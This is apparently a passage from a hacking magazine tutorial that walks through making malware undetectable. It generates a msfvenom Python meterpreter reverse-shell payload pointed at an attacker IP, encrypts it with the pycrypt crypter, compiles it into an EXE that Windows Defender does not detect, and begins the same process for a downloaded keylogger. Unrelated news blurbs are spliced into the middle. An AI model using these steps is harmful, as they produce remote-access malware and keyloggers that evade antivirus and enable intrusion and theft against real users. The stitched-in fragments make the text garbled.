
When you check the MOTW of the " malicious .is" file, you can see it has MOTW set.




But the actual payload "shellx64_8383" doesn't have it.

This PC > DVD Drive (G:)

Name	Date modified	Type	Size
 README.txt	8/12/2022 5:01 PM	Shortcut	2 KB
 shellx64_8383	8/12/2022 5:01 PM	Application	7 KB



Nor does the "README.TXT" which is actually a malicious shortcut have the MOTW.



We will encounter MOTW and learn more about it in our future Issues.

Pycrypt

BYPASSING ANTIVIRUS

In this month's issue of Hackercool magazine, our readers will learn about a python based crypter that can help to bypass AV/EDR products. A Crypter is a software that can encrypt, obfuscate and use any other methods to make the malware harder to detect by Anti-Malware products. Pycrypt (download information given in our Downloads section) is a crypter that can encrypt any python script you give it to make it harder for AV/EDR to detect. This encrypted python script can then be converted to EXE using pyinstaller. Let's see how to install pycrypt in Kali.

OpenLiteSpeed, the sixth most popular web server, accounting for 1.9 million unique servers across the world has been found vulnerable to several high-severity flaws which can be chained to achieve remote code execution (RCE).


```
(kali㉿221vm) - [~/AV-Evasion]
$ git clone https://github.com/machine1337/pycrypt
Cloning into 'pycrypt'...
remote: Enumerating objects: 69, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (28/28), done.
remote: Total 69 (delta 14), reused 0 (delta 0), pack-reused 40
Receiving objects: 100% (69/69), 76.80 KiB | 2.02 MiB/s, done.
Resolving deltas: 100% (34/34), done.
```

```
(kali㉿221vm) - [~/AV-Evasion]
```

```
$ ls
pycrypt
```

```
(kali㉿221vm) - [~/AV-Evasion]
```

```
$ cd pycrypt
```

```
(kali㉿221vm) - [~/AV-Evasion/pycrypt]
```

```
$ ls
LICENSE  pycrypt.py  README.md  requirements.txt
```

```
(kali㉿221vm) - [~/AV-Evasion/pycrypt]
```

```
$
```

Install the requirements. Don't worry about the error.

```
(kali㉿221vm) - [~/AV-Evasion/pycrypt]
```

```
$ pip3 install -r requirements.txt
```

```
Defaulting to user installation because normal site-packages is
not writeable
```

```
Requirement already satisfied: termcolor in /usr/lib/python3/dist
-packages (from -r requirements.txt (line 1)) (1.1.0)
```

```
Requirement already satisfied: requests in /usr/lib/python3/dist
-packages (from -r requirements.txt (line 2)) (2.25.1)
```

```
ERROR: Could not find a version that satisfies the requirement c
ryptlib (from versions: none)
```

```
ERROR: No matching distribution found for cryptlib
```

Ok. Now, let's create a python payload using msfvenom.

A malicious Python package on the Python Package Index (PyPI) has been found hiding malicious code within image files.


```
(kali㉿221vm) - [~/AV-Evasion/pycrypt]
$ msfvenom -p python/meterpreter/reverse_tcp LHOST=192.168.36.189 LP0RT=4444 -f raw -o /home/kali/Desktop/python_payload.py
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
```

```
[-] No arch selected, selecting arch: python from the payload
```

```
No encoder specified, outputting raw payload
```

```
Payload size: 497 bytes
```

```
Saved as: /home/kali/Desktop/python_payload.py
```

```
(kali㉿221vm) - [~/AV-Evasion/pycrypt]
$
```

The python script is ready. Let's submit this python script to pycrypt.py.

```
(kali㉿221vm) - [~/AV-Evasion/pycrypt]
$ python3 pycrypt.py
```

```
*****
*****
```

```

) | |      *      | | | |_) \ V / ___ | | | | ' __ \ V / ' _ \ | | / _ \ | _
< > >      *      < < |  __/ | | ___ | | ___ | | | | | | |_) | | |  __/ _
\ \ |      *      | | | |   | |   \ ___ | |   | | | . __/ | | \ ___ | |
\ \ |      *      \ \                               | |
/_/        *
Python Crypter To Make Your Py Files UnDetect
able      *
```

```
Coded By: Machine1337
```

```
*****
*****
```

```
[+] Enter Path Of Payload File:-
```


Enter the path to the payload file.

```
[+] Enter Path Of Payload File:- /home/kali/Desktop/python_payload.py
```

```
[*] File Validation Success...
```

```
[*] File Encryption Started...:-
```

```
[*] Generating Encryption Key...
```

```
[+] File Successfully Encrypted...
```

```
(kali@221vm) - [~/AV-Evasion/pycrypt]
```

```
$ ls
```

```
LICENSE  pycrypt.py  README.md  requirements.txt  stub.py
```

```
(kali@221vm) - [~/AV-Evasion/pycrypt]
```

```
$
```

The file is successfully encrypted as "stub.py". I submit this file to pyinstaller as shown below.

```
C:\Users\nspadm>pyinstaller.exe --onefile stub.py
```

```
5058 INFO: PyInstaller: 5.2
```

```
5058 INFO: Python: 3.10.6
```

```
5117 INFO: Platform: Windows-10-10.0.19045-SP0
```

```
5121 INFO: wrote C:\Users\nspadm\stub.spec
```

```
5140 INFO: UPX is not available.
```

```
5160 INFO: Extending PYTHONPATH with paths
```

```
['C:\\Users\\nspadm']
```

```
10655 INFO: checking Analysis
```

```
10655 INFO: Building Analysis because Analysis-00.toc is non existent
```

```
10655 INFO: Initializing module dependency graph...
```

```
10671 INFO: Caching module graph hooks...
```

```
10718 WARNING: Several hooks defined for module 'numpy'. Please take care they do not conflict.
```

```
10796 INFO: Analyzing base_library.zip ...
```

```
23265 INFO: Processing pre-find module path hook distutils from 'C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib\\site-packages\\PyInstaller\\hooks\\pre_find_module_path\\hook-distutils.py'.
```

```
23285 INFO: distutils: retargeting to non-venv dir 'C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib'
```



```

41223 INFO: Building EXE because EXE-00.toc is non existent
41223 INFO: Building EXE from EXE-00.toc
41223 INFO: Copying bootloader EXE to C:\Users\nspadm\dist\stub.exe.notanexecutable
41243 INFO: Copying icon to EXE
41251 INFO: Copying icons from ['C:\\Users\\nspadm\\AppData\\Local\\Programs\\Python\\Python310\\lib\\site-packages\\PyInstaller\\bootloader\\images\\icon-console.ico']
41255 INFO: Writing RT_GROUP_ICON 0 resource with 104 bytes
41255 INFO: Writing RT_ICON 1 resource with 3752 bytes
41255 INFO: Writing RT_ICON 2 resource with 2216 bytes
41255 INFO: Writing RT_ICON 3 resource with 1384 bytes
41259 INFO: Writing RT_ICON 4 resource with 37019 bytes
41259 INFO: Writing RT_ICON 5 resource with 9640 bytes
41259 INFO: Writing RT_ICON 6 resource with 4264 bytes
41259 INFO: Writing RT_ICON 7 resource with 1128 bytes
41266 INFO: Copying 0 resources to EXE
41266 INFO: Embedding manifest in EXE
41270 INFO: Updating manifest in C:\Users\nspadm\dist\stub.exe.notanexecutable
41270 INFO: Updating resource type 24 name 1 language 0
41278 INFO: Appending PKG archive to EXE
41290 INFO: Fixing EXE headers
41624 INFO: Building EXE from EXE-00.toc completed successfully.

```

C:\Users\nspadm>

The executable is ready.

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

PS C:\Users\nspadm> ls dist


Directory: C:\Users\nspadm\dist

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	10/6/2022 2:03 PM	6199014	K4IFU7.exe
-a----	11/18/2022 5:46 PM	6112269	stub.exe


PS C:\Users\nspadm>

Forgive the buggy screenshot.

On the target system (Windows 10), I update Windows Defender and copy the stub.exe file to the target system.



Windows Defender failed to detect it, I scan the file using Defender. Even then, Defender failed to detect it as malicious.



Pycrypt can be used to make any python Payload FUD. There are multiple python payloads on internet which can be downloaded and encrypted with pycrypt.

For example, let's download a python keylogger. If you use this keylogger directly, AV/EDR may easily detect it.

```
(kali㉿221vm)-[~]  
$ git clone https://github.com/D4Vinci/PyLoggy  
Cloning into 'PyLoggy'...  
remote: Enumerating objects: 18, done.  
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18  
Receiving objects: 100% (18/18), 15.76 KiB | 3.15 MiB/s, done.  
Resolving deltas: 100% (6/6), done.
```

```
(kali㉿ 221vm) - [~]  
$ cd PyLoggy  
  
(kali㉿ 221vm) - [~/PyLoggy]  
$ ls  
LICENSE  PyLoggy.py  README.md  
  
(kali㉿ 221vm) - [~/PyLoggy]  
$
```

This can easily be encrypted with pycrypt.

```
